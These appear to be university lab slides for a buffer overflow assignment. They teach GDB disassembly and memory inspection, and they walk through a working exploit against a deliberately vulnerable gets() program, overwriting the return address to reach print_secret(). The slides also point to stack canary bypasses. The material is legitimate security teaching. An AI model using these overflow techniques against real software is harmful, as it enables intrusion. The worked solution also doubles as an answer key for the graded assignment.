Lab #2. Buffer Overflow

Prof. Jaeseung Choi
Dept. of Computer Science and Engineering
Sogang University

General Information

- **Check "Lab #2" in *Assignment* tab of *Cyber Campus***
  - Skeleton code (**`Lab2.tgz`**) is attached in the post
  - Deadline: **10/17** Thursday 23:59
  - Submission will be accepted in that post, too
  - Late submission deadline: **10/19** Saturday 23:59 **(-20% penalty)**
  - Delay penalty is applied uniformly **(not problem by problem)**
- **Please read the instructions in this slide carefully**
  - This slide is step-by-step tutorial for the lab
  - It also contains important submission guidelines
    - If you do not follow the guidelines, you will get penalty

Remind: Cheating Policy

- **Cheating (code copy) is strictly forbidden in this course**
  - Read the orientation slide once more
- **Don't ask for solutions in the online community**
  - TA will regularly monitor the communities
- **Sharing your code with others is as bad as copying**
  - Your cooperation is needed to manage this course successfully
- **Starting from this lab, you must submit a report as well**
  - More instructions are provided at the end of this slide

Skeleton Code Structure

권장

- **Copy `Lab2.tgz` into CSPRO server and decompress it**
  - You **must connect to** `csproN.sogang.ac.kr` (**N** **= 2, 3, or 7)**
- **Skeleton code has similar structure to the previous lab**
  - **`2-1/ ... 2-4/` :** Problems that you have to solve
  - **`2-5/` :** *Bonus problem* for practice **(not included in grading)**
    →변별력 문제
    - But this one will be important when preparing the lab exam
  - **`check.py`, `config` :** Files for self-grading
- **This slide will provide a guide on assembly analysis**
  - It also provides a detailed tutorial for solving **`2-1`**

```
jschoi@cspro2:~$ tar -xzf Lab2.tgz
jschoi@cspro2:~$ ls Lab2
2-1  2-2  2-3  2-4  2-5  check.py  config
```

Example: Problem 2-1

⇒여기 경

- **Source (`echo1.c`) and binary (`echo1.bin`) are given**

```c
void print_secret(void);

void echo(void) {
  char buf[50];
  puts("Input your message:");
  gets(buf);
  puts(buf);
}

int main(void) {
  echo();
  return 0;
}
```

Your goal is to execute this function

For that, you must exploit this BOF

GDB Usage: Disassemble Binary

- **Command: `disassemble <func>` (or `disas <func>`)**
  - Prints the assembly code of **`<func>`**

```
jschoi@cspro2:~/Lab2/2-1$ gdb ./echo1.bin -q
(gdb) disas echo
Dump of assembler code for function echo:
   0x000000000040120c <+0>:     sub    $0x48,%rsp
   0x0000000000401210 <+4>:     mov    $0x40204e,%edi
   0x0000000000401215 <+9>:     call   0x401030 <puts@plt>
   0x000000000040121a <+14>:    mov    %rsp,%rdi
   0x000000000040121d <+17>:    mov    $0x0,%eax
   0x0000000000401222 <+22>:    call   0x401070 <gets@plt>
   0x0000000000401227 <+27>:    mov    %rsp,%rdi
   0x000000000040122a <+30>:    call   0x401030 <puts@plt>
   0x000000000040122f <+35>:    add    $0x48,%rsp
   0x0000000000401233 <+39>:    ret
```

GDB Usage: Examine Memory

- **Let' examine the argument of the first `puts()`**
  - From the source code, we already know that the first argument is string "**`Input your message:`**"
  - In assembly code, **`0x40204e`** is passed as the first argument
    - Recall the calling convention of x86-64
  - Let's confirm if this address really contains the expected string ("**`Input your message:`**")

```
Dump of assembler code for function echo:
   0x000000000040120c <+0>:     sub    $0x48,%rsp
   0x0000000000401210 <+4>:     mov    $0x40204e,%edi
   0x0000000000401215 <+9>:     call   0x401030 <puts@plt>
...
```

GDB Usage: Examine Memory


- **Command: x/<N><t> <addr>**
  - Print **<N>** chunks of data in **<t>** type, starting from **<addr>**
  - **<N>** can be omitted when it is 1
  - **<t>** can specify various formats
  - Ex) **x/16xb <addr>** : print 16 **b**ytes in hex
  - Ex) **x/10xw <addr>** : print 10 **w**ords* (4-byte chunks) in hex
  - Ex) **x/2xg <addr>** : print 2 **g**iant words (8-byte chunks) in hex
  - Ex) **x/s <addr>** : print one **s**tring (until the null character)

```
(gdb) x/s 0x40204e
0x40204e:   "Input your message:"
(gdb) x/20xb 0x40204e
0x40204e:   0x49  0x6e  0x70  0x75  0x74  0x20  0x79  0x6f
0x402056:   0x75  0x72  0x20  0x6d  0x65  0x73  0x73  0x61
0x40205e:   0x67  0x65  0x3a  0x00
```

Analyzing Buffer Overflow

- **We must compute the distance between `char buf[50]` and saved return address (by analyzing assembly code)**

```
Dump of assembler code for function echo:
   0x000000000040120c <+0>:     sub    $0x48,%rsp
   0x0000000000401210 <+4>:     mov    $0x40204e,%edi
   0x0000000000401215 <+9>:     call   0x401030 <puts@plt>
   0x000000000040121a <+14>:    mov    %rsp,%rdi
   0x000000000040121d <+17>:    mov    $0x0,%eax
   0x0000000000401222 <+22>:    call   0x401070 <gets@plt>
```



GDB Usage: Runtime Debugging

- **Sometimes, you may want to observe the program execution to confirm whether your analysis is correct**
- **Command:** `b * <addr>`
  - Set a **b**reakpoint at **`<addr>`**
- **Command:** `r`
  - **R**un the program (will stop when breakpoint is met)
- **Command:** `c`
  - **C**ontinue the execution by resuming from the breakpoint
- **Command:** `ni`
  - Execute the **n**ext one **i**nstruction
- **Command:** `si`
  - Execute the next one **i**nstruction, while **s**tepping into a function

GDB Usage: Runtime Debugging

- **Let's set a breakpoint right before the `gets()` call**
  - When we hit the breakpoint, we can type GDB commands
  - Note: In `x/10xg $rsp`, we used `$rsp` in the place of `<addr>`

```
(gdb) b * 0x401222
Breakpoint 1 at 0x401222
(gdb) r
Starting program: ...
Input your message:

Breakpoint 1, 0x0000000000401222 in echo ()
(gdb) x/10xg $rsp
0x7fffffffe210: 0x00000000000006f0      0x00007fffffffe5e9
0x7fffffffe220: 0x00007ffff7fc1000      0x0000010101000000
0x7fffffffe230: 0x0000000000000002      0x00000001f8bfbff
0x7fffffffe240: 0x00007fffffffe5f9      0x0000000000000064
0x7fffffffe250: 0x0000000000001000      0x000000000040123d
```

Saved return address

GDB Usage: Runtime Debugging

- **Let's continue the execution and corrupt return address**
- **By typing string `"A" * 0x48 + "BCDE"`, we can corrupt the saved return address and manipulate `%rip` into `0x45444342`**
  - Use `info reg <register>` command to check the register value
  - Why not **`0x42434445`?** Recall the **little endian** byte ordering!

You type in this line as program input
("A" is repeated 0x48 times, omitted here)

```
(gdb) c
Continuing.
AAAAAAAAAAAAAAA ... AAAAAAAAAAAAAAAABCDE
AAAAAAAAAAAAAAA ... AAAAAAAAAAAAAAAABCDE

Program received signal SIGSEGV, Segmentation fault.
0x0000000045444342 in ?? ()
(gdb) info reg rip
rip            0x45444342          0x45444342
```

Writing Exploit Code

- **Now we know that we can corrupt the `%rip` register into `0x45444342` with the following exploit code**
  - But our final goal is to manipulate **`%rip`** into the address of **`print_secret()`** function
  - How can we do that?

```
# The following code corresponds to the interaction
# in the previous page.
def exploit():
    p = process("./echo1.bin")
    print(p.recvuntil(b"message:\n"))
    p.sendline(b"A" * 0x48 + b"BCDE")
    print(p.recvline())
```

Writing Exploit Code

- **First, find out that `print_secret()` is at `0x401186`**
  - Knowing its address is enough; don’t analyze its internal code

```
(gdb) disas print_secret
Dump of assembler code for function print_secret:
   0x0000000000401186 <+0>:     push   %rbx
```

- **Python allows us to input *arbitrary character bytes***
  - Use **`\x`** escaper to specify arbitrary byte (even if non-printable)

```
    ...
    print(p.recvuntil(b"message:\n"))
    p.sendline(b"A" * 0x48 + b"\x86\x11\x40")
    print(p.recvline())
    print(p.recvline())  # One more recvline() call
```

Self-grading Your Exploit

- **You can run `check.py` to test if your exploit code can successfully print out the content of `secret.txt`**
  - **`"./check.py"`** will check the exploits for problems one by one
  - Symbols in the result have the following meanings
    - `'O'`: Success, `'X'`: Fail, `'T'`: Timeout, `'E'`: Exception

```
jschoi@cspro2:~/Lab2/$ ls
2-1  2-2  2-3  2-4  2-5  check.py  config
jschoi@cspro2:~/Lab2/$ ./check.py
[*] 2-1 : O
[*] 2-2 : X
[*] 2-3 : X
[*] 2-4 : X
```

Hints

- **Stack canary is disabled for problem 2-1 and 2-2, and enabled for the other problems**
  - How can we bypass the stack canary? Review the **"Bypassing Stack Canary"** page in our lecture slide
- **When the exploit code does not work as you expected, you can debug it with GDB**
  - Ex) Set a breakpoint on appropriate instruction and examine the status of registers and memory

Report Guideline

- **Write report for 2-2, 2-3 and 2-4 (not required for 2-1)**
  - The role of report is to prove that you solved them on your own
  - If you didn't solve a problem, don't have to write its report
  - Report will not give you score; it is only used to deduct point
- **Be concise, but clearly describe your reasoning**
  - Don't have to write things like the history of buffer overflow
  - Guideline: about one page for each problem
  - But don't say "I intuitively guessed and it just worked", or copy the memory dump obtained with GDB command **`x/Nx`**
- **If you used ChatGPT to write your exploit code, clearly describe it in your report (review the orientation slide)**
  - No length limitation for this part

Report Guideline

- **For each problem, answer to the following questions**
  - Q. In source code, at which line does buffer overflow occur? What is the address of the corresponding assembly instruction?
  - Q. Draw the stack frame layout at the point of buffer overflow, based on the result of assembly code analysis.
  - Q. Explain why your exploit code is providing that input. What kind of program data do you want to corrupt with that input?

Report Guideline (2-1 as example)

- **For each problem, answer to the following questions**
  - Q. In source code, at which line does buffer overflow occur? What is the address of the corresponding assembly instruction?
    - A. Buffer overflow occurs during **`gets()`** call in line 11. In assembly code, it corresponds to address **`0x401222`**
  - Q. Draw the stack frame layout at the point of buffer overflow, based on the result of assembly code analysis.
    - A. See the figure in page 9 of this slide
  - Q. Explain why your exploit code is providing that input. What kind of program data do you want to corrupt with that input?
    - A. In **`echo()`**'s stack frame, the distance between the start of **`buf[]`** and saved return address is 0x48. Therefore, we must provide 0x48-byte input (**`"A" * 0x48`**) followed by the address of **`print_secret()`** function (**`"\x86\x11\x40"`**)

Problem Information

- **There are four problems you have to solve (25 pt. each)**
  - Problem 2-1: **`echo1.bin`**
  - Problem 2-2: **`echo2.bin`**
  - Problem 2-3: **`guess.bin`**
  - Problem 2-4: **`fund.bin`**
- **You'll get the point for each problem if the exploit works**
  - **No partial point for non-working exploit**
- **If the report does not clearly explain how you analyzed and solved the problem, you will lose points**
  - Due to limited resource, I will randomly select 1 or 2 problems when grading the reports

Submission Guideline

- **You should submit four exploit scripts and report**
  - Problem 2-1: **`exploit-echo1.py`**
  - Problem 2-2: **`exploit-echo2.py`**
  - Problem 2-3: **`exploit-guess.py`**
  - Problem 2-4: **`exploit-fund.py`**
  - **Don’t forget the report**: **report.pdf**
  - 2-5 is a bonus problem, so you don’t have to submit it
- **Submission format**
  - Upload these files directly to *Cyber Campus* (**do not zip them**)
  - **Do not change the file name** (e.g., adding any prefix or suffix)
  - If your submission format is wrong, you will get **-20% penalty**